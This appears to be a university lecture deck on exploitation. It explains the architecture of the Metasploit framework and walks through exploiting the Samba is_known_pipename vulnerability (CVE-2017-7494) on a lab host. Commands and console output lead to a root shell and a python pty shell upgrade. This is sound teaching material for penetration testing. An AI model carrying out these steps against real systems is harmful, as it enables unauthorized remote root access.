Exploitation

Dr. Alma Oracevic

04.02.2025.

bristol.ac.uk

Learning Objectives

- Define exploitation
- Understand the tools used to exploit a target system
- Exploit a target system to gain root level privileges

Warning!

- The Tactics, Tools, and Procedures (TTP) in this lesson are provided for educational purposes only and should only be used in a safe controlled lab environment.
- Use of the TTPs in this lesson against any computer system outside of a controlled lab environment can be considered a hacking attempt and could be illegal.

Exploitation

- ***Exploitation*** is the process of using software, a script, or a series of commands to take advantage of a vulnerability in a target system.

Identify a Target System


- In the Exploitation lab, you will take advantage of the identified vulnerability to exploit the target system using Metasploit, the penetration testing framework that comes installed in Kali Linux.

Metasploit

- Metasploit is a penetration testing framework that comes installed in Kali Linux. Metasploit commands are run from the command line.
- Metasploit uses modules which are scripts that perform all of the steps required to exploit a particular vulnerability.
- If the exploit is successful, Metasploit will give you a remote shell on a target system that you can interact with.
- Depending upon the vulnerability exploited, you will either get user or root level access.

Architecture of Metasploit

- It is Important to understand the basic structure of Metasploit and how is it designed before exploiting targets.



REX

- Rex is the most fundamental component of the entire framework architecture. Rex stands for Ruby Extension Library, and has quite a few similarities with the Perl Rex library.

- The Rex library essentially is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF. A more detailed description of these classes is available in the Metasploit developer’s guide

Framework Core

- The framework core consists of various subsystems such as module management, session management, event dispatching, and others.
- The core also provides an interface to the modules and plugins with the framework.
- Following the object-oriented approach of the entire architecture, the framework itself is a class, which can be instanced and used as any other object.
- The framework core consists of:
  – **Datastore**
  – **Event Notifications**
  – **Framework Managers**

Framework Base

- The framework base is built on top of the framework core and provides interfaces to make it easier to deal with the core. Some of these are:
  - **Configuration** Maintaining a persistent configuration and obtaining information about the structure of an installation, such as the root directory of the installation, and other attributes.
  - **Logging** As mentioned earlier, the MSF provides extensive and flexible logging support.
  - **Sessions** The base maintains information about and controls the behavior of user sessions.

Interfaces

- The framework user interfaces allow the user to interact with the framework.
- These are typically the msfconsole command-line interactive interface, the msfcli command-line non-interactive interface, and the msfweb Web-based interface and REST API with pro version.

Modules

- **Exploits:** Defined as modules that use payloads. An exploit without a payload is an Auxiliary module.
- **Payloads:** Payloads consist of code that runs remotely
- **Encoders:** Encoders ensure that payloads make it to their destination
- **NOP generators:** Nops keep the payload sizes consistent
- **Auxiliary Modules (Plugins):** This is a new concept with the 3.0 version of the MSF. As compared with modules, plugins are designed to change the framework itself.

msfconsole

- **Msfconsole** is the command line program that allows you to interact with the Metasploit framework.
- **Msf** stand for Metasploit Framework.

Starting msfconsole

- First, you need to start the postgresql database service.
  - The database is used by Metasploit to store information gathered via penetration testing activities.

    service postgresql start
- Second, you will have to initialize the msf database. You will need to use the sudo command to run this command as it requires root level privileges to run.
  - The sudo command runs a command with root level privileges.

    sudo msfdb init


Starting msfconsole

- Finally, you can now start the Metasploit Framework Console by using the msfconsole command.

  msfconsole

msfconsole

- The msfconsole will give you the **msf>** prompt once the startup is complete.



```
      =[ metasploit v4.16.57-dev                         ]
+ -- --=[ 1768 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```


msfconsole help

- The msfconsole uses special commands that are different from a traditional Linux command prompt.
- Typing the **?** character and pressing enter will give you a list of commands that can be used from the **msf>** prompt.
- Typing quit and pressing enter will return you to the Linux command line.

msfconsole search

- The msfconsole **search** command allows you to look for information on Metasploit exploit modules that you can use for a penetration test.
- You can search for a command number or a Metasploit module name.
- You can also search based on a word or part of a word.

msfconsole search




```
msf > search cve-2017-7494

Matching Modules
================

   Name                                       Disclosure Date  Rank       Descriptio
n
   ----                                       ---------------  ----       ----------
-
   exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Samba is_k
nown_pipename() Arbitrary Module Load


msf > 
```

bristol.ac.uk

msfconsole use

- The msfconsole **use** command is used to load an exploit.
- When using the **use** command, you have to use the full path as shown in the name column of the search results.
- After using the **use** command, the prompt will change to show the name of the exploit that was loaded.

msfconsole use




```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > 
```

exploit options

- Each exploit has options that can be set.
- To see the options for an exploit, use the **options** command after the exploit has been loaded.
- Some options are required and have to be set before a target can be exploited.
- Some options are optional and do not need to be set.
- The most common required option is the **RHOST** option. **RHOST** stands for Remote Host and is the IP address of the target system.

exploit options




```
msf exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   RHOST                               yes       The target address
   RPORT              445              yes       The SMB service port (TCP)
   SMB_FOLDER                          no        The directory to use within the wr
iteable SMB share
   SMB_SHARE_NAME                      no        The name of the SMB share containi
ng a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

set exploit options

- You can use the **set** command to set the **RHOST** option
- The **target_ip** is the IP address of the target system identified in the scanning phase.

```
set rhost target_ip
```

set exploit options




```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > set RHOST 10.1.52.25
RHOST => 10.1.52.25
```

exploit target

- Once the **RHOST** option is set, you can then use the exploit command to launch the exploit.
- **exploit**
- If the exploit fails the first time, check to make sure that the target IP address (**RHOST**) is correct using the **options** command and run the exploit again.
- If the exploit succeeds, you will get **Command shell session opened** message. This means that you have successfully executed the exploit against the target system.

exploit target



```
msf exploit(linux/samba/is_known_pipename) > exploit

[*] 10.1.52.25:445 - Using location \\10.1.52.25\sharedFolder\ for the path
[*] 10.1.52.25:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.52.25:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder
[*] 10.1.52.25:445 - Uploaded payload to \\10.1.52.25\sharedFolder\EBXSDJCT.so
[*] 10.1.52.25:445 - Loading the payload from server-side path /srv/sharedFolder/EBXSDJCT.so using \\PIPE\/srv/sharedFolder/EBXSDJCT.so...
[-] 10.1.52.25:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.52.25:445 - Loading the payload from server-side path /srv/sharedFolder/EBXSDJCT.so using /srv/sharedFolder/EBXSDJCT.so...
[+] 10.1.52.25:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.1.62.11:46063 -> 10.1.52.25:445) at 2019-04-07 01:01:41 +0000

█
```

whoami

- After the **Command shell session 1 opened** message, you will just have a blinking cursor and no indication that you have entered a shell on the target system. This is common when the target system is a Linux system.
- Use the **whoami** command to see what account you are logged in as in the shell on the target system.
- **whoami**
- The output of the **whoami** command should be root which means you have full control of the target system.


Python Shell

- The basic shell is a little difficult to work with as it gives you no prompt and no feedback if the command you execute fails.
- You can get a more usable shell by using a python script.
- Use the following command to create a more useful shell on the target system.

python -c ‘import pty; pty.spawn(“/bin/bash”)’

- This command uses the python programming language to create a new bash shell. Bash is the default shell used in Linux.

Python Shell



```
python -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-1-52-25:/tmp# 
```

Thank You